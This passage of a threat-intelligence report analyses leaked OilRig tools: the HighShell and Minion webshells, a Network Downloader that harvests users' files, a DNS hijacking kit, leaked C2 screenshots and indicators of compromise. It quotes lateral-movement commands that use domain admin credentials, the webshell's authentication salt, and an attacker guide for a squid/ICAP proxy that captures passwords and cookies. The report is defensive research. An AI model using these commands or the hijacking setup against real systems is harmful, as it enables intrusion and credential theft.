meant to notify the actor in the event that they were using an altered HighShell front end webshell, possibly to avoid using the webshell if it had been detected and modified by a third-party. We are speculating this is the intended function because the Spy Check function begins by reading the .aspx file of the HighShell front end (HighShellLocal.aspx in this case). The Spy Check then generates the SHA256 hash of the HighShell front end and compares it with a hardcoded SHA256 of f35e566e28be5b3257670be6e125eb90814b9cb27df997090cea0b7a22fbd75c to determine if the webshell had been modified. If the hashes do not match, the webshell will display a red box with spy icon, as seen in Figure 15, or a green box with a heart icon if it matches. All known samples display the red box with a spy icon, suggesting that the developer of HighShell did not update this functionality during development efforts or that the samples have been modified in some way.

Network Downloader

The Network Downloader functionality allows the actor to quickly upload user files from remote victim systems. To use this functionality, the actor must provide information within the "Target Computer" portion of the webshell, specifically a network administrator username and password, as well as a list of IP addresses of remote systems added in the "Select Computer" drop down. Before performing the network download, the webshell checks the storage volume on the server that the webshell is running on to determine if it has more than 30 GB of free space. If the server has less than 30 GB of free space the webshell will not perform the activity, which indicates that the developer of the webshell expects a high

volume of data downloaded from the victim network. The webshell will iterate through the IP list and perform a series of commands for each IP, starting off with using the following command to connect to the remote system:

net use [IP address] /user:[domain admin username] [domain admin password] 2>&1

After connecting to the remote system with net use, the webshell will run the following command to obtain a list of user folders:

dir /b [IP address]\c$\Users 2>&1

With a list of user folders, the webshell will iterate through the list of users and enumerate all of the files in the following folders:

[IP address]\c$\Users\[username]\Desktop

[IP address]\c$\Users\[username]\Documents

[IP address]\c$\Users\[username]\Downloads

The Network Downloader function will gather all the files in these folders and use 7-Zip to compress and archive the files. The webshell will save the archives locally to the server in the C:\Users\Public\Libraries\Recorded\Files folder, each with a filename with the following structure:

[IP address]_c$_Users_[username]__[Desktop-Documents-Downloads]_[year]-[month]-[day]-[hours]-[minutes]-[seconds].7z

It is likely that the threat actors use this functionality to rapidly check for new files created by users on the network.

Minion

Minion appears to be another webshell related to HighShell, as it contains similar functionality and significant code overlap. Based on the login functionality within Minion, we believe the same entities were involved in the development of Minion and HyperShell. To use Minion, the actor must provide the username of admin and a password to authenticate before using the webshell. To authenticate, the password has the string O%tG7Hz57kvWk35$D*)s$1l$pUpLnBw)apHR!xYZWZu7X#^w7$mCArmQMAa&sRBG appended to it as a salt value. The webshell generates the SHA256 hash of the resulting string and base64 encodes it to compare with the hardcoded string of m6m8CCWa/u820mie8bX3HKIx1+WQkB+lbmniyXWKB+8=. The password and salt string must result in a SHA256 hash of 9ba9bc08259afeef36d2689ef1b5f71ca231d7e590901fa56e69e2c9758a07ef to properly authenticate. This is the exact same process used to authenticate/decrypt within HyperShell.

Much like HighShell version 8.6.2, Minion includes modules to extend the webshell's functionality. Table 6 shows the modules included with Minion, three of which are the same exact files as seen in the HighShell and Minion including Hobocopy and a port scanning, screenshot tool called Tardigrade.

Filename	SHA256
7za.exe	dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa02
hb.exe	3ca3a957c526eaeabcf17b0b2cd345c0fffab549adfdf04470b6983b87f7ec62
nbt.exe	c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e
rx.exe	a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e
tardigrade.exe	fe1b011fe089969d960d2dce2a61020725a02e15dbc812ee6b6ecc6a98875

Table 6. Modules included with the Minion webshell

DNS Hijacking Script

In November 2018, Cisco Talos published research on an attack campaign named DNSpionage. It involved attacks using malware to compromise individual endpoints, but most interestingly described an effort to specifically hijack DNS entries of government organizations to redirect visitors to likely malicious, adversary operated systems. Both FireEye and Crowdstrike followed up with their own assessments for the DNS hijacking efforts, and described operations extending back to January 2017. No attribution to any known adversary groups was provided, other than that the target radius was primarily in the Middle East and the adversary was also likely operating out of that region.

In this data dump, a tool called webmask is included which appears to be a series of scripts specifically meant to perform DNS hijacking. An informational document is included titled guide.txt, as seen in Figure 16 that provides instructions to the operator on how to execute the DNS hijacking attack using the provided tools. Based upon the instructional guide and the provided tools, this package appears consistent with the methodologies FireEye outlined in their research on how these attacks were executed, including specific details such as the use of ICAP via a proxy passthrough, in this case specifically squid, and using certbot to create a Let's Encrypt SSL certificate.

```
forever-service install dns-server --script dnsd.js --start

**----------------------------------------------ta inja
<copy icap server script>
ipcocd icap
screen
python icap.py
<exit screen (Ctrl+A -> Ctrl_D)>

cd /opt
apt-get install openssl devscripts build-essential libssl-dev apache2 squid-langpack
apt-get source squid3
apt-get build-dep squid3
cd squid3-3.4.8
vim debian/rules
    <insert below lines in DEB_CONFIGURE_EXTRA_FLAGS section>
        --enable-ssl \
        --enable-ssl-crtd \
        --with-open-ssl="/etc/ssl/openssl.cnf" \
debuild -us -uc
cd ..
dpkg -i *.deb
apt-get install -f
service apache2 stop
service squid3 stop
cd /etc/squid3/
mv squid.conf squid.conf.bckp
vim squid.conf
    <insert below lines>
        visible_hostname edge.<target-zone>

        #http_port 80 accel defaultsite=<target-domain> no-vhost
        #https_port 443 accel cert=/etc/letsencrypt/live/<target-domain>/fullchain.pem key=/etc/letsencrypt/live/<target-domain>/privkey.pem defaultsite=<target-domain> no-vhost

        #cache_peer <original-target-ip> parent 80 0 no-query originserver name=webmask
        #cache_peer <original-target-ip> parent 443 0 no-query originserver sslflags=DONT_VERIFY_PEER,DONT_VERIFY_DOMAIN login=PASS ssl front-end-https=on name=webmask

        acl target_sites dstdomain <target-domain>
        http_access allow target_sites
        cache_peer_access webmask allow target_sites
        cache_peer_access webmask deny all

        icap_enable on
        icap_persistent_connections off
        adaptation_send_client_ip on
        adaptation_masterx_shared_names X-Data

        icap_service password_req reqmod_precache bypass=1 icap://127.0.0.1:1344/password
        #icap_service password_resp respmod_precache bypass=1 icap://127.0.0.1:1344/password
        icap_service cookie_req reqmod_precache bypass=1 icap://127.0.0.1:1344/cookie
```

Figure 16. Instructions within guide.txt explaining how to carry out DNS hijacking attack

In one part of guide.txt, an example target appears to be provided, with a corresponding adversary IP (185.162.235[.]106) for the legitimate domain to be redirected to. Analysis of this IP provides several interesting data points, including possible relationships to previously observed OilRig infrastructure. Examining the hosting provider shows that the IP is associated with an Iranian hosting provider called NovinVPS. The autonomous system name of the IP shows that the allocation is controlled by Serverius Holding B.V., which is an autonomous system name we have previously seen associated with the OilRig group. In fact, examining the Class C IP block of 185.162.235[.]0/24 shows at least two other IPs we have previously identified as in use by the OilRig group for C2 servers. 185.162.235[.]29 and 185.162.235[.]121 and their associated domains, office365-management[.]com and msoffice-cdn[.]com respectively. Office365-management[.]com was first identified in October 2017 as a C2 servers for OilRig operations delivering the ISMInjector backdoor. Later in February 2018 we were able to link the entire grouping of infrastructure to another campaign delivering

the OopsIE backdoor via the reuse of WHOIS registrant artifacts, shared SSL certificates, and a shared Class C IP block. Figure 17 shows the relationship between the files related to DNS hijacking and known infrastructure associated with OilRig.




Figure 17. Relationship between DNS Hijacking files and OilRig infrastructure

Although we are unable to say with certainty that the DNSpionage operations were absolutely executed by the OilRig group, it is possible based on the provided data that there may be some level of relationship between them.

Screenshots

The data dump includes several screenshots of resources that the leaker alleged was related to the OilRig group. The screenshots included remote desktop (RDP) sessions showing the Glimpse panel, a web browser session displaying a C2 panel called Scarecrow, web browser sessions into VPS administrative panels, and evidence of potential destructive attacks against OilRig servers.

The screenshot in Figure 18. appears to be a C2 panel for an unknown backdoor. The only name provided is Scarecrow, which is not a name we have previously observed or associated with OilRig. The server is hosted on 142.234.157[.]21 which appears to be hosted by LeaseWeb. If we are to assume the filename is consistent with a real time snapshot of the server panel, it would indicate that multiple systems were actively compromised as of March 29, 2019.




Figure 18. Screenshot provided in leak showing Scarecrow panel

Figure 19 shows an administrative panel to an Iranian based virtual hosting provider called Berbid Server. No other infrastructure details are displayed.




Figure 19. Screenshot provided in leak showing administrative panel for hosting provider Berbid Server

The screenshot showed the administrative panel for a VPS account on DeltaHost with four different virtual servers, as seen in Figure 20. One of these virtual servers was hosted at an IP address of 193.111.152[.]13 and had been up for 194 days (in the red box in Figure 20) at the time this control panel was apparently accessed.




Figure 20. Screenshot in leak of administrative panel for an account at DeltaHost

If we use the filename of this screenshot and assume that it was taken on March 29, 2019 and subtract 194 days from this date, it is possible that this server had been operational since at least September 16, 2018. On September 24, 2018, we observed an organization targeted by OilRig attempting to download a Zip archive from the following URL:

hxxp://193.111.152[.]13/[redacted]-ITsoftwareUpdate.zip

This Zip archive contained a file named [redacted]-ITsoftwareUpdate.exe (SHA256: 5f42deb792d8d6f347c58ddbf634a673b3e870ed9977fdd88760e38088cd7336), which is a variant of the OopsIE Trojan we described in detail in a blog we published in September 2018. This suggests that the server displayed in the VPS control panel may have indeed been in use by the OilRig threat actors at the time of attack. In addition, two of the other IPs listed in this panel, 185.161.209[.]57 and 185.161.210[.]25 are in the same 185.161.208[.]0/22 range as an IP associated with the DNSpionage campaign, 185.161.211[.]72. This is a tenuous relationship at best and does not indicate that the OilRig group is the one executing the DNSpionage campaign, but with the combination of the use of DeltaHost and IPs belonging to a fairly small range, there may be reason to believe that these are related to some extent.

Figure 21 is a screenshot of a C2 server panel for Glimpse, which we track using the name BONDUPDATER. This screenshot is via an RDP session as indicated by the tab located at the top of the screen and is located at 164.132.67[.]216 which is hosted by OVH. If we again assume the accuracy of the time indicated in the filename, this would indicate that no compromised system had checked in since as far out as 71 days.




Figure 21. Screenshot in leak of RDP session with a server running the Glimpse C2

Conclusion

This data dump has provided a rare and unusual perspective into the behind-the-scenes activity in an adversary's operations. It is important to understand that although we are able to validate the backdoors and webshells provided in the dataset as consistent with previously researched OilRig toolsets, in general we are unable to validate the origins of the entirety of the dataset and cannot confirm nor deny that the data has not been manipulated in some manner. It is certainly possible that the data dump did indeed originate from a whistleblower, but it is just as likely that a third party was able to extract this data. Looking at the data dump as a whole though, the targeting and TTPs are consistent with behaviors we have generally associated with OilRig in the past. Assuming the data in the dump is accurate, it also shows the global reach of the OilRig threat group, which generally is assumed to operate primarily in the Middle East. The disparity in regions and industries for organizations potentially affected or compromised by OilRig is an excellent example of why organizations regardless of region or industry should always maintain situational awareness of adversaries, their activities, and be prepared to defend against any attack.

Indicators of Compromise

Domains

- Myleftheart[.]com
- office365-management[.]com
- msoffice-cdn[.]com

Poison Frog PS1 files

- 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed
- 995ea68dcf27c4a2d482b3afadbd8da546d635d72f6b458557175e0cb98dd999
- 0f20995d431abce885b8bd7dec1013cc1ef7c73886029c67df53101ea330436c

IPs

- 185.36.191[.]31
- 185.161.209[.]57
- 185.161.210[.]25
- 164.132.67[.]216
- 212.32.226[.]245
- 142.234.157[.]21
- 193.111.152[.]13
- 185.162.235[.]106
- 185.162.235[.]29
- 185.162.235[.]121

OopsIE payload

5f42deb792d8d6f347c58ddbf634a673b3e870ed9977fdd88760e38088cd7336